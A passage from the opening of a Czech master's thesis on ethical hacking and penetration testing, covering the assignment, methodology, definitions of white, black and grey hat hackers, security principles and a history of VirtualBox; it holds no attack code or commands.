Česká zemědělská univerzita v Praze

Provozně ekonomická fakulta

Katedra informačních technologií

Diplomová práce

Etické hackování a penetrační testy

Vojtěch Kessler

ČESKÁ ZEMĚDĚLSKÁ UNIVERZITA V PRAZE

Provozně ekonomická fakulta

ZADÁNÍ DIPLOMOVÉ PRÁCE

Bc. Vojtěch Kessler

Systémové inženýrství a informatika
Informatika

Název práce

Etické hackování a penetrační testy

Název anglicky

Ethical Hacking and Penetration Testing

Cíle práce

Cílem práce je analyzovat metody, které mohou ohrozit počítačový systém internetového obchodu.
Práce bude zaměřena, jak na ochranu obchodu, tak jeho zákazníků.
Dílčím výstupem budou relevantní metody, které mohou ohrožovat internetový obchod demonstrovaný na virtuálním stroji a návrh způsobu ochrany proti jejich použití.

Metodika

V teoretické části budou popsány metody hackování, jak server side, tak client side zranitelnosti.

Zvláštní zaměření bude věnováno website hackingu (reconnaisance, session-hijacking, cross-site scripting, SQL injection).

Bude proveden výběr nástrojů na hledání zranitelností, zpracována ochrana proti nejběžnějším typům útokům, nebo alespoň minimalizace rizik.

Ke zpracování teoretické části bude použita odborná literatura.

V praktické části budou demonstrovány nejrelevantnější typy útoků pro e-shop.

Pro ověření a demonstraci bude vytvořen virtuální stroj – attacking-machine(kali-linux), který bude napadat druhý virtuální stroj client-machine (Metasploitable – linux s připravenými zranitelnostmi, Windows 10 with Legacy Microsoft Edge and Internet Explorer 11, nebo Windows Server 2008 R2 Enterprise Edition x64 (Full Install) VHDW).

Nic nebude testováno na reálném webu, neboť to neumožňuje zákon bez písemného souhlasu, byť by šlo jen o monitorovací nástroj (40/2009 Sb. Trestní zákoník § 230, § 231 § 232).

Doporučený rozsah práce

60 – 80 stran

Klíčová slova

ethical hacking, penetrační testy, white hacker, hacker

Doporučené zdroje informací

DIOGENES, Yuri a Erdal Ozkaya. Cybersecurity – Attack and Defense Strategies: Counter moder threats and employ state-of-art tools and techniques to protect your organization. Second Edition. Birmingham: Packt Publishing, 2019. ISBN 978-1-83882-779-3.

NAJERA-GUTIERREZ, Gilberto. Kali Linux Web Penetration Testing Cookbook: Identify, exploit, and prevent web application vulnerabilities with Kali Linux 2018.x. Second Edition. Birmingham: Packt Publishing, 2018. ISBN 978-1788991513.

OCCUPYTHEWEB. Linux Basics for Hackers: Getting Started with Networking, Scripting, and Security in Kali. San Francisco: No Starch Press, 2018. ISBN 978-1593278557.

SABIH, Zaid. Learn ethical hacking from scratch: your stepping stone to penetration testing. Birmingham: Packt Publishing, 2018. ISBN 978-1-78862-205-9.

SINHA, Sanjib. Beginning Ethical Hacking with Kali Linux: Computational Techniques for Resolving Security Issues. New York: Apress, 2018. ISBN 978-1484238905.

Předběžný termín obhajoby

2020/21 LS – PEF

Vedoucí práce

Ing. Václav Lohr, Ph.D.

Garantující pracoviště

Katedra informačních technologií

Elektronicky schváleno dne 29. 7. 2020

Ing. Jiří Vaněk, Ph.D.

Vedoucí katedry

Elektronicky schváleno dne 21. 10. 2020

Ing. Martin Pelikán, Ph.D.

Děkan

V Praze dne 18. 11. 2020

Čestné prohlášení

Prohlašuji, že svou diplomovou práci "Etické hackování a penetrační testy" jsem vypracoval samostatně pod vedením vedoucího diplomové práce a s použitím odborné literatury a dalších informačních zdrojů, které jsou citovány v práci a uvedeny v seznamu použitých zdrojů na konci práce. Jako autor uvedené diplomové práce dále prohlašuji, že jsem v souvislosti s jejím vytvořením neporušil autorská práva třetích osob.

V Praze dne 12. 3. 2021 _____

Poděkování

Rád bych touto cestou poděkoval panu Ing. Václav Lohr, Ph.D. za vorné vedení diplomové práce.

Etické hackování a penetrační testy

Abstrakt

Tato práce se zabývá problematikou etického hackování, penetračních testů a počítačové bezpečnosti.

Základy počítačové bezpečnosti jsou důvěrnost, integrita, dostupnost, nepopiratelnost.

Pro demonstraci byly zvoleny emulátor VirtualBox, operační systém útočníka Kali linux, zranitelný stroj Metasploitable.

Metody hackování byly rozčleněny do 4 kapitol: Network Hacking, Gaining Access, Post Exploiatation, Website Hacking.

Klíčová slova: penetrační testy, ethical hacking, white hacker, hacker, počítačová bezpečnost, penetrační testování

Ethical Hacking and Penetration Testing

Abstract

This master's thesis covers the topics of ethical hacking, penetration testing and computer security.

The basics of computer security are confidentiality, integrity, availability, non-repudiation.

For demonstration were chosen the VirtualBox emulator, the attacking machine operating system Kali linux, the vulnerable machine Metasploitable.

Hacking methods were divided into 4 chapters: Network Hacking, Gaining Access, Post Exploiatation, Website Hacking.

Keywords: ethical hacking, penetration testing, white hacker, hacker, computer security

Obsah

Seznam obrázků

1 Úvod

V teoretické části bude definováno, co je to hacking. A to jak z pohledu White Hat, tak Black Hat. Nebude ani opomenuta nejkontroverznější skupina Grey Hat.

Dále se tato práce bude zabývat počítačovou bezpečností, respektive důvěrností, integritou, dostupností a nepopiratelností dat.

Dále budou analyzovány různé nástroje pro virtualizaci. Bude popsáno, proč je zrovna linux tak významný při hackování. Bude popsán konkrétně Kali linux.

Hlavní část teoretické části bude věnována metodám hackování. Tato sekce bude rozdělena do 4 kapitol.

V kapitole Network hacking bude popsáno, jak se může útočník dostat do buď nezabezpečené, ale i částečně zabezpečené sítě. Kapitola Gaining Access představuje další krok, když již útočník je v síti a získává přístup k systému, který je jeho cílem. A kapitola Post Exploitation obsahuje, co útočník může napáchat, když už úspěšně zvládne přechozí dva kroky popsané v předchozích kapitolách.

Poslední z těchto 4 kapitol Website hacking představuje nejdůležitější metody, kterými lze napadnou e-shop, nebo jakoukoli webovou stránku. Cíl a postup je podobný jako v druhé a třetí kapitole. Hlavní podskupiny těchto útoků jsou SQL Injections a XSS (Cross Site Scripting).

V praktické části budou navrženy ochrany proti útokům rozebraných v kapitolách Network Hacking, Gaining Access a Post Exploitation. Útoky, které jsou popsány v kapitole Website hacking budou i demonstrovány.

2 Cíl práce a metodika

2.1 Cíl práce

Cílem práce je analyzovat metody, které mohou ohrozit počítačový systém internetového obchodu.
Práce bude zaměřena, jak na ochranu obchodu, tak jeho zákazníků.
Dílčím výstupem budou relevantní metody, které mohou ohrožovat internetový obchod demonstrovaný na virtuálním stroji a návrh způsobu ochrany proti jejich použití.

2.2 Metodika

V teoretické části budou popsány metody hackování, jak server side, tak client side zranitelnosti.
Zvláštní zaměření bude věnováno website hackingu (reconnaisance, session-hijacking, cross-site scripting, SQL injection).
Bude proveden výběr nástrojů na hledání zranitelností, zpracována ochrana proti nejběžnějším typům útokům, nebo alespoň minimalizace rizik.
Ke zpracování teoretické části bude použita odborná literatura.
V praktické části budou demonstrovány nejrelevantnější typy útoků pro e-shop.
Pro ověření a demonstraci bude vytvořen virtuální stroj – attacking-machine(kali-linux), který bude napadat druhý virtuální stroj client-machine (Metasploitable – linux s připravenými zranitelnostmi, Windows 10 with Legacy Microsoft Edge and Internet Explorer 11, nebo Windows Server 2008 R2 Enterprise Edition x64 (Full Install) VHDW).
Nic nebude testováno na reálném webu, neboť to neumožňuje zákon bez písemného souhlasu, byť by šlo jen o monitorovací nástroj (40/2009 Sb. Trestní zákoník § 230, § 231 § 232).

3 Teoretická východiska

3.1 Co je hacking?

Hacking je získání přístupu k systému, ke kterému nemáme mít přístup. Kupříkladu přihlášení do cizí emailové schránky je považováno za hacknutí emailového účtu. Získání vzdáleného přístupu k počítači, ke kterému nemáme mít přístup je opět považováno za hacknutí počítače. Přečtení dat, které nemáme být schopni přečíst, je považováno za hacking. (Sabih, 2018)
Může to reprezentovat mnoho věcí, ale hlavní zásada je, že uživatel je schopen udělat činnost, která se u něj nepředpokládá.

3.1.1 White Hat

Termín “white hat” v internetovém slangu odkazuje na etického počítačového hackera nebo odborníka na počítačovou bezpečnost, který se specializuje na penetrační testy a na další metodiky testování, které zajišťují bezpečnost informačních systémů organizace. (Rouse, 2018) Etické hackování je termín, který má znamenat širší kategorii, než jsou jen penetrační testy. (Ward, 1996) (Knight, 2009) Opakem jsou black hat, škodlivý hacker, název pochází z westernových filmů, kde hrdinští a antagonističtí kovbojové mohou tradičně nosit bílý a černý klobouk. (Wilhelm, a další, c2011) Zatímco hacker white hat hackuje pod dobrým úmyslem a s povolením, tak hacker black hat, nejčastěji neautorizovaný, má škodlivý záměr. Existuje třetí druh známý jako hacker grey hat který hackuje s dobrými úmysly, ale občas bez povolení. (Norton Security, 2018)
Hackeři white hat mohou také pracovat v týmech zvaných "sneakers and/or hacker clubs" (Secpoint, 2012), red teams, or tiger teams. (Palmer, 2001)
Jedním z prvních případů, kdy byl použit etický hacking, bylo „vyhodnocení bezpečnosti“ provedené letectvem Spojených států, ve kterém byly Multics testovány na „potenciální použití jako dvouúrovňový (tajný / přísně tajný) systém. Vyhodnocení určilo, že zatímco Multics byl výrazně lepší než jiné konvenční systémy, měl také zranitelnosti v hardwarové bezpečnosti, softwarové bezpečnosti a procedurální bezpečnosti, které by bylo možné odhalit „relativně nízkou úrovní úsilí (Pau A. Karger, 1974) Autoři provedli testy pod vodítkem realismu, takže jejich výsledky by přesně představovaly druhy přístupu, které by narušitel mohl dosáhnout. Provedli testy zahrnující jednoduchá sběr informací a také přímé útoky na systém, které by mohly poškodit jeho integritu; oba výsledky byly zajímavé pro cílové publikum. Existuje několik dalších nezařazených zpráv popisujících etické hackerské aktivity v americké armádě.
V roce 1981 New York Times popsal aktivity white hat jako součást zločinné, ale zvráceně pozitivní hackerské tradice. Když zaměstnanec National CSS odhalil

existenci svého programu na prolamování hesel, který použil na zákaznických účtech, společnost ho potrestala ne za napsání softwaru, ale za to, že jej dříve nezveřejnil. Ve varovném dopise bylo uvedeno: „Společnost si uvědomuje přínos pro NCSS a ve skutečnosti podporuje úsilí zaměstnanců o identifikaci slabých míst zabezpečení.“ (McLellan, 1981)
Myšlenku přenést tuto taktiku etického hackování k zjištění bezpečnosti systémů formulovali Dan Farmer a Wietse Venema. Cílem zvýšit celkovou úroveň bezpečnosti na internetu a intranetu pokračovali v popisu toho, jak byli schopni shromáždit dostatek informací o svých cílech, aby byli schopni ohrozit bezpečnost, pokud se tak rozhodli. Poskytli několik konkrétních příkladů, jak lze tyto informace shromáždit a využít k získání kontroly nad cílem a jak lze takovému útoku zabránit. Shromáždili všechny nástroje, které během své práce použili, zabalili je do jediné snadno použitelné aplikace a rozdali ji každému, kdo se rozhodl ji stáhnout. Jejich program s názvem Security Administrator Tool for Analysis Networks neboli SATAN se v roce 1992 setkal s velkou pozorností médií po celém světě. (Palmer, 2001)

3.1.2 Black Hat

Black Hat hacker je hacker, který porušuje zabezpečení počítače kvůli osobnímu zisku nebo škodlivosti.
Původ termínu je často připisován teoretikovi hackerské kultury Richard Stallman (ačkoli to popírá) (Laskov, 2017), aby kontrastoval s vykořisťovatelským hackerem s White Hat hackerem, který hackuje pro ochranu, aby upozornil na zranitelnosti v počítačových systémech, které vyžadují opravu. (O'Brien, a další, 2011 stránky 536-537) Terminologie Black Hat / White Hat pochází z westernového žánru populární americké kultury, ve kterém černé a bílé klobouky označují darebného a hrdinského kovboje. (Wilhelm, a další, c2011 stránky 26-27)
Black Hat hackeři jsou stereotypní nelegální hackerské skupiny, které jsou často vykreslovány v populární kultuře, a jsou „ztělesněním všeho, čeho se veřejnost obává v souvislosti s počítačovým zločinem“. (Moore, 2005) Black Hat hackeři vniknou do zabezpečených sítí, aby zničili, upravili nebo ukradli data nebo učinili sítě nepoužitelné pro oprávněné uživatele sítě. (Iyer, 2017)

3.1.3 Grey Hat

Grey Hat hacker je počítačový hacker nebo odborník na počítačovou bezpečnost, který někdy porušuje zákony nebo typické etické standardy, ale nemá úmysl škodit, což je typické pro Black Hat hackery.
Termín začal být používán v pozdních devadesátých létech, odvozený z pojmů White Hat a Black Hat hackeři. (De, 2002) Když White Hat hacker zjistí zranitelnost, zneužije ji pouze se svolením a její existenci prozradí, dokud nebude opravena, zatímco Black Hat hacker ji nelegálně zneužije a/nebo řekne ostatním, jak

to má udělat. Grey Hat hacker ji nelegálně nevyužije ani ostatním neřekne, jak to udělat. (Regalado, et al., 2015 p. 18)
Další rozdíl mezi těmito typy hackerů spočívá v metodách odhalování zranitelných míst. White Hat hacker se na žádost svého zaměstnavatele nebo s výslovným svolením proniká do systémů a sítí za účelem určení, jak je zabezpečen proti hackerům, zatímco Black Hat hacker vnikne do jakéhokoli systému nebo sítě, aby odhalil citlivé informace a pro osobní účely a zisk. Grey Hat hacker má obvykle dovednosti a záměry White Hat hackera, ale bez povolení vnikne do jakéhokoli systému nebo sítě. (Fuller, et al., 2003) (Cliff, 2015)
Podle jedné definice Grey Hat hacker, když zjistí zranitelnost, může místo toho, aby řekli prodejci, jak exploit funguje, nabídnout opravu za malý poplatek. Když člověk úspěšně získá nelegální přístup do systému nebo sítě, může navrhnout správci systému, aby byl najat jeden z jejich přátel, aby problém vyřešil; tato praxe je však na ústupu z důvodu rostoucí ochoty podniků toto stíhat. Další definice Grey Hat hackera tvrdí, že Grey Hat hackeři porušují zákon jen ve snaze zkoumat a zlepšovat bezpečnost: zákon je nastaven podle konkrétních důsledků jakýchkoli hacků, kterých se účastní. (Moore, 2010)
V komunitě optimalizace pro vyhledávače (SEO) jsou Grey Hat hackeři ti, kdo manipulují s žebříčky vyhledávačů webových stránek pomocí nevhodných nebo neetických prostředků, ale nejsou považováni za spam vyhledávače. (E, 2014)
Pojem Grey Hat hacker byl poprvé veřejně používán v kontextu počítačové bezpečnosti, když DEF CON ohlásil první plánované brněnské Black Hat Briefings v roce 1996, i když před tímto časem mohly být používány menšími skupinami. (De, 2002) (CON, 1996) Kromě toho byla na této konferenci přednesena prezentace, na níž Mudge, klíčový člen hackerské skupiny L0pht, diskutoval o svém záměru Grey Hat hackerů poskytnout společnosti Microsoft objevené zranitelnosti s cílem chránit obrovské množství uživatelů jejich operačního systému. (Lange, 1997) A nakonec Mike Nash, ředitel skupiny serverů společnosti Microsoft, uvedl, že Grey Hat hackeři jsou podobně jako technici v nezávislém softwarovém průmyslu v tom, že „jsou cenní, když nám poskytují zpětnou vazbu, abychom zlepšili naše produkty“. (Lange, 1997)
Pojem Grey Hat hacker použila skupina hackerů L0pht v rozhovoru s The New York Times (Gottlieb, 1999) v roce 1999 k popisu svých hackerských aktivit.
Tento termín byl použit k popisu hackerů, kteří podporují etické hlášení zranitelností přímo u dodavatele softwaru, na rozdíl od postupů úplného odhalení informací, které byly v komunitě White Hat hackerů rozšířené a také zranitelnost nebyla zveřejněna mimo jejich skupinu. (Regalado, et al., 2015 p. 18)
V roce 2002 však komunita Anti-Sec zveřejnila použití tohoto termínu pro označení lidí, kteří ve dne pracují v bezpečnostním průmyslu, ale v noci se zabývají činnostmi v oblasti Black Hat hackerů. (Digitalsec, 2002) Ironií bylo, že u Black Hat hackerů byla tato interpretace chápána jako hanlivý termín; zatímco mezi White Hat hackery to byl termín, který propůjčil smysl pro populární pověst.

Po vzestupu a případném poklesu úplného odhalení versus anti-sec "zlatá éra" - a následný růst filozofie "etického hackování" - začal pojem Grey HAt hacker nabírat nejrůznější významy. Trestní stíhání Dmitrije Sklyarova v USA za zákonné činnosti v jeho domovské zemi změnilo postoje mnoha výzkumných pracovníků v oblasti bezpečnosti. Jak internet byl používán pro více kritické funkce a obavy z terorismu rostly, termín “White Hat hacker” začal se odkazovat na odborníky podnikové bezpečnosti, kteří nepodporovali úplné odhalení. (Lemos, 2002)
V roce 2008 EFF definoval Grey Hat hackery jako výzkumníky v oblasti etické bezpečnosti, kteří neúmyslně nebo pravděpodobně porušují zákon ve snaze zkoumat a zvyšovat bezpečnost. Obhajují zákony o počítačových přestupcích, které jsou jasnější a užší. (Foundation, 2008)

3.1.3.1 Příklady Grey Hat Hackerů

V dubnu 2000 získali hackeři známí jako „{}“ a „Hardbeat“ neoprávněný přístup k Apache.org. (Finley, 2013) Vybrali si upozornit zaměstnance Apache na problém před pokusem poškodit servery Apache.org. (Cruciphux, 1999)
V červnu 2010 odhalila skupina počítačových odborníků známých jako Goatse Security chybu v zabezpečení AT&T, která umožnila odhalení e-mailových adres uživatelů iPadu. (Ante, et al., 2010) Skupina odhalila bezpečnostní chybu v médiích brzy po oznámení AT&T. Od té doby FBI zahájila vyšetřování incidentu a provedla razii v domě Weev, nejvýznamnějšího člena této nové skupiny. (Tate, 2010)
V dubnu 2011 skupina odborníků zjistila, že Apple iPhone a 3G iPad logují, kde se uživatel nachází. Apple vydal prohlášení, které říkalo, že iPad a iPhone jen zaznamenávají vysílače, ke kterým mohl telefon se může připojit. (Harrison, et al., 2011) K této záležitosti bylo vydáno mnoho článků a byla vnímána jako menší bezpečnostní problém. Tento případ by byl klasifikován jako Grey Hat, protože ačkoli experti to mohli zneužít, problém byl přesto ohlášen. (hackfile, 2011)
V srpnu 2013 Khalil Shreateh, nezaměstnaný výzkumný pracovník v oblasti počítačové bezpečnosti, hacknul stránku Facebooku Marka Zuckerberga, aby donutil k nápravě chyby, kterou objevil, což mu umožnilo zveřejnit příspěvek na jakoukoli stránku uživatele bez jejich souhlasu. Pokusil se opakovaně informovat Facebook o této chybě. Facebook odpověděl jen, že se nejedná o chybu. Po této události Facebook opravil tuto zranitelnost, která mohla být v rukou profesionálních spammerů silnou zbraní. Shreateh nebyl kompenzován programem White Hat na Facebooku, protože porušil jejich politiku, což z toho učinilo incident Grey Hat. (Gross, 2013)

3.2 Počítačová bezpečnost

Počítačová bezpečnost závisí na těchto aspektech:

- Důvěrnost
- Integrita
- Dostupnost (Sinha, 2018)

3.2.1 Důvěrnost

V oblasti bezpečnosti informací důvěrnost je vlastnictví, že informace nejsou dostupné nebo prozrazeny neoprávněným jednotlivcům, subjektům nebo procesům.“ (Beckers, 2015 str. 100) Přestože jsou podobná „soukromí“, obě slova nejsou zaměnitelná. Spíše je důvěrnost součástí soukromí, která implementuje ochranu našich dat před neoprávněnými osobami nebo subjekty. Mezi příklady důvěrnosti ohrožených elektronických dat patří krádež notebooku, prozrazení hesla nebo citlivé e-maily zasílané nesprávným osobám. (Andress, 2014)

3.2.2 Integrita

V bezpečnosti informací znamená integrita dat udržování a zajišťování přesnosti a úplnosti dat po celou dobu jejich životnosti. (Boritz, 2005) To znamená, že data nemohou být upravena neoprávněným nebo nezjištěným způsobem. Toto není totéž jako referenční integrita v databázích, ačkoli to lze považovat za zvláštní případ konzistence, jak je chápán v klasickém ACID modelu zpracování transakcí. Systémy zabezpečení informací obvykle poskytují integritu zpráv současně s důvěrností.

3.2.3 Dostupnost

Aby jakýkoli informační systém sloužil svému účelu, musí být tyto informace dostupné v případě potřeby. To znamená, že výpočetní systémy používané k ukládání a zpracování informací, bezpečnostní ovládací prvky použité k jejich ochraně a komunikační kanály používané k jejich přístupu musí správně fungovat. Účelem systémů s vysokou dostupností je zůstat k dispozici po celou dobu, což zabraňuje přerušení služeb v důsledku výpadku napájení, selhání hardwaru a upgradů systému. Zajištění dostupnosti také zahrnuje předcházení útokům typu odmítnutí služby, jako je například záplava příchozích zpráv systému, který se stal terčem útoku, v podstatě nutí jej vypnout. (Loukas, a další, 2010)


3.2.4 Nepopiratelnost

Nepopiratelnost je ujištění, že někdo nemůže popřít platnost něčeho. Nepopiratelnost je právní pojem, který se široce používá v oblasti bezpečnosti informací a týká se služby, která poskytuje důkaz o původu dat a integritě dat. Jinými slovy, neodmítnutí velmi ztěžuje úspěšné odmítnutí toho, od koho / odkud zpráva pochází, stejně jako autentičnost a integritu této zprávy. (Cryptomathic, 2020)


Digitální podpisy (v kombinaci s jinými opatřeními) mohou nabídnout nepopiratelnost, pokud jde o online transakce, kde je zásadní zajistit, aby strana smlouvy nebo sdělení nemohla popřít autentičnost svého podpisu na dokumentu nebo odeslání komunikace na prvním místě. V této souvislosti neodepření znamená schopnost zajistit, aby smluvní strana nebo sdělení musely přijmout autentičnost svého podpisu na dokumentu nebo odeslání zprávy. (Cryptomathic, 2020)

3.3 Virtulizace

Technologie virtuálních stroje umožňuje běžet více operačních systémů na jednom hardwaru. Toto znamená, že uživatel může pokračovat v používání operační systému, na který je zvyklý a zároveň může používat například Kali linux. Nepotřebuje přepsat svůj existující operační systém, aby mohl využívat Linux. (Occupytheweb, 2018)
Zaid Sabih nedoporučuje instalovat háčkovací nástroje na svůj hlavní operační systém, ani napadat svůj hostující stroj. Virtuální stroje se daleko snadněji a rychleji opravují. Přeinstalace je rychlejší. Dále je užitečné vytvářet takzvané snapshoty. (Sabih, 2018)



Obrázek 1: schéma 3 virtuálních strojů uvnitř počítače, zdroj (Sabih, 2018)



Obrázek 2: schéma Kali Linux - Hacking Machine, zdroj (Sabih, 2018)

3.3.1 **VirtualBox**

Oracle VM VirtualBox (dříve Sun VirtualBox, Sun xVM VirtualBox a Innotek VirtualBox) je virtualizační nástroj pro x86 virtualizaci distribuovaný jako open-source, vyvinutý společností Oracle Corporation. Vytvořen společností Innotek, byl koupen společností Sun Microsystems v roce 2008, kterou zase získala společnost Oracle v roce 2010.
VirtualBox může být nainstalován na operačních systémech Windows, MacOS, Linux, Solaris a OpenSolaris. Existují také porty pro FreeBSD (KyleEvans, 2020) a Genode. (Genode Labs, 2014) Podporuje vytváření a správu hostujících virtuálních počítačů s operačními systémy Windows, Linux, BSD, OS / 2, Solaris, Haiku a OSx86 (Oracle, 2014) a omezenou virtualizaci hostů MacOS na hardwaru Apple. (Asad, 2010) (Purdy, 2010) Pro některé operační systémy hosta je k dispozici balíček ovladačů zařízení a systémových aplikací „Guest Additions“ (Oracle, 2020) (Oracle, 2013)], který obvykle zvyšuje výkon, zejména grafiky. (Newell, 2020)

3.3.1.1 Historie

VirtualBox byl poprvé nabízen společností Innotek GmbH z Weinstadtu v Německu na základě licence proprietárního softwaru, takže jedna verze produktu byla k dispozici zdarma pro osobní nebo pro zkušební použití, podléhala licenci VirtualBox pro osobní použití a hodnocení (PUEL). (Oracle, 2008) V lednu 2007 vydala společnost Innotek GmbH na základě poradenství společnosti LiSoG VirtualBox

Open Source Edition (OSE) jako bezplatný a open-source software, s vyhrazenými požadavkami GNU General Public License (GPL), verze 2. (Oracle, 2009)
Společnost Innotek GmbH také přispěla k rozvoji podpory OS / 2 a Linux ve virtualizaci (Ong, 2006) a portech OS / 2 (Business Wire, 2002) produktů od společnosti Connectix, které byly později společností Microsoft získány. Společnost Innotek konkrétně vyvinula kód „additions“ ve Windows Virtual PC i Microsoft Virtual Server, který umožňuje různé interakce mezi hostitelským a hostujícím OS, jako jsou sdílené schránky nebo změna velikosti dynamického výřezu.
Sun Microsystems získala společnost Innotek v únoru 2008. (Sun Microsystems, 2008) (Offner, 2008) (Sun Microsystems, Inc., 2008)
Oracle Corporation koupila společnost Sun v lednu 2010 a produkt přejmenovala na „Oracle VM VirtualBox“. (systemnews, 2010) (Hawley, 2010)
V prosinci 2019 začal VirtualBox podporovat pouze virtualizaci založenou na hardwaru, čímž zrušil podporu softwarové. (Oracle, 2020) (Oracle, 2020)

3.3.1.2 Licencování

Jádrem balíčku je od verze 4 v prosinci 2010 bezplatný software pod GNU General Public License verze 2 (GPLv2). Samostatný rozšiřující balíček VirtualBox Oracle VM VirtualBox poskytující podporu pro zařízení USB 2.0 a 3.0, protokol Remote Desktop Protocol (RDP), šifrování disků, spouštění prostředí NVMe a Preboot Execution Environment (PXE) je pod licencí proprietární, nazvanou Personal Use and Evaluation License (PUEL), která umožňuje bezplatné používání softwaru pro osobní použití, vzdělávací účely nebo hodnocení. (Oracle, 2008) Od verze VirtualBox 5.1.30 (DrWhoZee, 2017) Oracle definuje osobní použití jako instalaci softwaru na jeden hostitelský počítač pro nekomerční účely. (Oracle, 2017)
Před verzí 4 existovaly dva různé balíčky softwaru VirtualBox. Celý balíček byl nabízen zdarma v rámci PUEL s licencemi na další komerční nasazení, které lze zakoupit od společnosti Oracle. Druhý balíček s názvem VirtualBox Open Source Edition (OSE) byl vydán pod GPLv2. To odstranilo stejné proprietární komponenty, které nejsou dostupné pod GPLv2. (Oracle, 2017) (Oracle, 2009)
Budování systému BIOS pro VirtualBox od verze 4.2 vyžaduje použití kompilátoru Open Watcom (Debian, 2016), pro který je veřejná licence Sybase Open Watcom schválena jako „Open Source“ iniciativou Open Source Initiative (Open Source Initiative, 2016), nikoli však jako „zdarma“ nadací Free Software Foundation nebo podle pokynů pro svobodný software Debian. (Debian, 2016) (Free Software Foundation, 2016)
Přestože VirtualBox má experimentální podporu pro hosty Mac OS X, licenční smlouva koncového uživatele systému Mac OS X neumožňuje spuštění operačního systému na hardwaru jiného výrobce než Apple, což je v operačním systému vynuceno voláním do ovladače Apple System Management Controller. (SMC) ve všech počítačích Apple, která ověřuje pravost hardwaru. (Randal Schwartz, 2010)

3.3.1.3 Emulované prostředí

Uživatelé VirtualBoxu mohou načíst více hostujících operačních systémů pod jedním hostitelským operačním systémem (hostitelský operační systém). Každý host může být spuštěn, pozastaven a zastaven nezávisle na vlastním virtuálním stroji (VM). Uživatel může nezávisle nakonfigurovat každý VM a spustit jej na základě výběru softwarové virtualizace nebo hardwarové virtualizace, pokud to základní hostitelský hardware podporuje. Hostitelský operační systém a hostující operační systémy a aplikace mohou spolu komunikovat prostřednictvím řady mechanismů, včetně společné schránky a virtualizovaného síťového zařízení. Hostující virtuální počítače mohou také přímo komunikovat mezi sebou, pokud jsou nakonfigurovány tak, aby tak činily. (Oracle, 2013)

3.3.1.3.1 Softwarová virtualizace

Funkce byla zrušena počínaje VirtualBoxem 6.1. (Oracle, 2020) (Oracle, 2020)

3.3.1.3.1.1 Verze 6.0 a nižší

V případě, že není k dispozici virtualizace pomocí hardwaru, VirtualBox přijímá standardní přístup založený na virtualizaci softwaru. Tento režim podporuje 32bitové hostující OS, které běží v kruhech 0 a 3 architektury prstenů Intel.
